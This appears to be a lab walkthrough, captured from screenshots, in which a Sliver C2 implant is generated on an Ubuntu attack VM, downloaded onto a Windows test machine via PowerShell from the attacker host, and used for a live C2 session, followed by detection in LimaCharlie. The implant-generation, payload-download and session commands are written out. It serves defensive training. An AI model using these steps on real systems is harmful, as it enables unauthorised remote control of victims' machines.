


```
Microsoft Windows [Version 10.0.26200.7171]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>ssh user@192.168.246.133
The authenticity of host '192.168.246.133 (192.168.246.133)' can't be established.
ED25519 key fingerprint is SHA256:T81Z4Bubf5tqjOhPNINbcCKfE5u5IG+zyXuCfA0zrHw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.246.133' (ED25519) to the list of known hosts.
user@192.168.246.133's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-163-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed 10 Dec 21:24:02 UTC 2025

  System load:  0.08              Processes:             218
  Usage of /:   32.2% of 9.75GB   Users logged in:       1
  Memory usage: 9%                IPv4 address for ens33: 192.168.246.133
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

62 updates can be applied immediately.
6 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

The **Sliver C2 framework** was downloaded and installed on the Ubuntu machine. An external C2 package was loaded into Sliver, and a Python-based HTTP listener was configured to serve the payload to the victim system.




```
root@attack:/home/user# chmod +x /usr/local/bin/sliver
chmod: cannot access '/usr/local/bin/sliver': No such file or directory
root@attack:/home/user# chmod +x /usr/local/bin/sliver-server
root@attack:/home/user# apt install -y mingw-w64
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
  g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
  gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime
  gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix
  gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime libisl23 libmpc3
  mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
Suggested packages:
  gcc-10-locales wine wine64
The following NEW packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
  g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
  gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime
  gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix
  gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime libisl23 libmpc3
  mingw-w64 mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
0 upgraded, 27 newly installed, 0 to remove and 74 not upgraded.
Need to get 229 MB of archives.
After this operation, 1,138 MB of additional disk space will be used.
Get:1 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 binutils-mingw-w64-i686 amd64 2.38-3ubuntu1+9build1 [2,88
2 kB]
Get:2 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 mingw-w64-common all 8.0.0-1 [4,911 kB]
Get:3 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 mingw-w64-i686-dev all 8.0.0-1 [2,837 kB]
```




```
All hackers gain conspire
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > generate --http 192.168.246.133 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 56s
[*] Implant saved to /opt/sliver/INADEQUATE_HERON.exe

[server] sliver > implants

 Name               Implant Type   Template   OS/Arch            Format   Command & Control              Debug
================== ============== ========== =============== ============ ============================== =======
 INADEQUATE_HERON   session        sliver     windows/amd64   EXECUTABLE   [1] https://192.168.246.133   false

[server] sliver >
```

Open a connection in order to solicit installation using a python http listener.




```
Use the ``-h'' option to get more help information.
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
tcp   LISTEN 0      5            0.0.0.0:80        0.0.0.0:*    users:(("python3",pid=8843,fd=3))
root@attack:/opt/sliver# sudo kill -9 0
Killed
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
tcp   LISTEN 0      5            0.0.0.0:80        0.0.0.0:*    users:(("python3",pid=8843,fd=3))
root@attack:/opt/sliver# sudo kill -9 8843
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
root@attack:/opt/sliver# sliver-server

.------..------..------..------..------..------.
|S.--. ||L.--. ||I.--. ||V.--. ||E.--. ||R.--. |
| :/\: || :/\: || (\/) || :(): || (\/) || :(): |
| :\/: || (__) || :\/: || ()() || :\/: || ()() |
| '--'S|| '--'L|| '--'I|| '--'V|| '--'E|| '--'R|
`------'`------'`------'`------'`------'`------'

All hackers gain evolve
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[server] sliver >
```


Using Sliver, the C2 payload was delivered and installed on the Windows victim. This established a remote command-and-control channel, simulating a successful endpoint compromise.




```
[server] sliver > use 5bf387c5

[*] Active session INADEQUATE_HERON (5bf387c5-7fbd-4564-8b67-93b9b5efc53c)

[server] sliver (INADEQUATE_HERON) > info

       Session ID: 5bf387c5-7fbd-4564-8b67-93b9b5efc53c
             Name: INADEQUATE_HERON
         Hostname: WinDev2305Eval
             UUID: fd9c4d56-5f0c-feca-ae26-2d0797f03a0f
         Username: WINDEV2305EVAL\User
              UID: S-1-5-21-2195803488-2152787190-766101371-1000
              GID: S-1-5-21-2195803488-2152787190-766101371-513
              PID: 4212
               OS: windows
          Version: 10 build 22621 x86_64
           Locale: en-US
             Arch: amd64
        Active C2: https://192.168.246.133
   Remote Address: 192.168.246.134:50805
        Proxy URL:
econnect Interval: 1m0s
    First Contact: Wed Dec 10 22:49:50 UTC 2025 (2m59s ago)
     Last Checkin: Wed Dec 10 22:52:23 UTC 2025 (26s ago)

[server] sliver (INADEQUATE_HERON) > whoami

ogon ID: WINDEV2305EVAL\User
[*] Current Token ID: WINDEV2305EVAL\User
[server] sliver (INADEQUATE_HERON) > getprivs

rivilege Information for INADEQUATE_HERON.exe (PID: 4212)
---------------------------------------------------------

rocess Integrity Level: High

ame                                         Description                                           Attributes
===                                         ===========                                           ==========
eIncreaseQuotaPrivilege                     Adjust memory quotas for a process                    Disabled
eSecurityPrivilege                          Manage auditing and security log                      Disabled
eTakeOwnershipPrivilege                     Take ownership of files or other objects              Disabled
eLoadDriverPrivilege                        Load and unload device drivers                        Disabled
eSystemProfilePrivilege                     Profile system performance                            Disabled
eSystemtimePrivilege                        Change the system time                                Disabled
eProfileSingleProcessPrivilege              Profile single process                                Disabled
eIncreaseBasePriorityPrivilege              Increase scheduling priority                          Disabled
eCreatePagefilePrivilege                    Create a pagefile                                     Disabled
eBackupPrivilege                            Back up files and directories                         Disabled
eRestorePrivilege                           Restore files and directories                         Disabled
eShutdownPrivilege                          Shut down the system                                  Disabled
eDebugPrivilege                             Debug programs                                        Enabled
eSystemEnvironmentPrivilege                 Modify firmware environment values                    Disabled
eChangeNotifyPrivilege                      Bypass traverse checking                              Enabled, Enabled by Default
eRemoteShutdownPrivilege                    Force shutdown from a remote system                   Disabled
eUndockPrivilege                            Remove computer from docking station                  Disabled
eManageVolumePrivilege                      Perform volume maintenance tasks                      Disabled
eImpersonatePrivilege                       Impersonate a client after authentication             Enabled, Enabled by Default
eCreateGlobalPrivilege                      Create global objects                                 Enabled, Enabled by Default
eIncreaseWorkingSetPrivilege                Increase a process working set                        Disabled
eTimeZonePrivilege                          Change the time zone                                  Disabled
eCreateSymbolicLinkPrivilege                Create symbolic links                                 Disabled
```



```
[server] sliver (INADEQUATE_HERON) > netstat

 Protocol   Local Address            Foreign Address                                              State          PID/Program Name
=========  =======================  ============================================================  =============  ===========================
 tcp        192.168.246.134:49684    114.152.242.35.bc.googleusercontent.com.:443                  ESTABLISHED    3284/rphcp.exe
 tcp        192.168.246.134:50762    a92-123-128-149.deploy.static.akamaitechnologies.com.:443     CLOSE_WAIT     6692/SearchHost.exe
 tcp        192.168.246.134:50763    a92-123-128-152.deploy.static.akamaitechnologies.com.:443     CLOSE_WAIT     6692/SearchHost.exe
 tcp        192.168.246.134:50764    a92-123-128-152.deploy.static.akamaitechnologies.com.:443     CLOSE_WAIT     6692/SearchHost.exe
 tcp        192.168.246.134:50765    a92-123-128-152.deploy.static.akamaitechnologies.com.:443     CLOSE_WAIT     6692/SearchHost.exe
 tcp        192.168.246.134:50766    a92-123-128-152.deploy.static.akamaitechnologies.com.:443     CLOSE_WAIT     6692/SearchHost.exe
 tcp        192.168.246.134:50767    a92-123-128-152.deploy.static.akamaitechnologies.com.:443     CLOSE_WAIT     6692/SearchHost.exe
 tcp        192.168.246.134:50768    a92-123-128-152.deploy.static.akamaitechnologies.com.:443     CLOSE_WAIT     6692/SearchHost.exe
 tcp        192.168.246.134:50770    172.187.86.73:443                                             ESTABLISHED    3452/svchost.exe
 tcp        192.168.246.134:50772    172.187.86.73:443                                             ESTABLISHED    3452/svchost.exe
```



```
tcp        192.168.246.134:50953    attack.:80                                                     ESTABLISHED    4212/INADEQUATE_HERON.exe
```



Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> IWR -Uri http://192.168.246.133/INADEQUATE_HERON.exe -Outfile C:\Users\User\Downloads\INADEQUATE
_HERON.exe
PS C:\Windows\system32>
```

Notifications


Windows Security

Windows Security

1:41 PM

Threats found

Microsoft Defender Antivirus found threats. Get details.




root@attack: /opt/sliver

```
All hackers gain first strike
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session ac4131c9 INADEQUATE_HERON - 192.168.246.134:50793 (WinDev2305Eval) - windows/amd64 - Wed, 10 Dec 2025 22:49:
38 UTC

[*] Session 5bf387c5 INADEQUATE_HERON - 192.168.246.134:50805 (WinDev2305Eval) - windows/amd64 - Wed, 10 Dec 2025 22:49:
50 UTC

[server] sliver > sessions

 ID         Transport   Remote Address          Hostname         Username              Operating System   Health
========== =========== ======================= ================ ===================== ================== =========
 5bf387c5   http(s)     192.168.246.134:50805   WinDev2305Eval   WINDEV2305EVAL\User   windows/amd64      [ALIVE]
 ac4131c9   http(s)     192.168.246.134:50793   WinDev2305Eval   WINDEV2305EVAL\User   windows/amd64      [DEAD]

[server] sliver > _
```

Detection & Investigation in LimaCharlie

The LimaCharlie dashboard was used to investigate abnormal behaviour:

Process Analysis: Identified suspicious processes and traced their originating IP address.



SENSORS > PROCESSES


Processes

FILTER

i.e. 'evil.exe'

Run	Name	PPID	PID	User	Path	Command Line
⋮	✓ msedge.exe	6424	2796	WINDEV2305EVAL\User	C:\Program Files (x86)\Microsoft\E…	"C:\Program Files (x86)\Microsoft\Edge\Application\ms
⋮	✓ powershell.exe	5608	3524	WINDEV2305EVAL\User	C:\Windows\System32\WindowsPowerSh…	"C:\Windows\System32\WindowsPowerShell\v1.0\powershel
⋮	✓ conhost.exe	3524	3940	WINDEV2305EVAL\User	C:\Windows\system32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
⋮	INADEQUATE_HERON.exe	3524	4212	WINDEV2305EVAL\User	C:\Users\User\Downloads\INADEQUATE…	"C:\Users\User\Downloads\INADEQUATE_HERON.exe"

Network Analysis: Filtered network telemetry by the identified IP to uncover associated connections and suspicious outbound activity.




SENSORS > NETWORK

Network

??? (0)	192.168.246.134	51122	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51123	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51124	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51125	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51126	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51127	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51128	tcp4	192.168.246.133	80	TIME_WAIT	-
??? (0)	192.168.246.134	51129	tcp4	192.168.246.133	80	TIME_WAIT	-
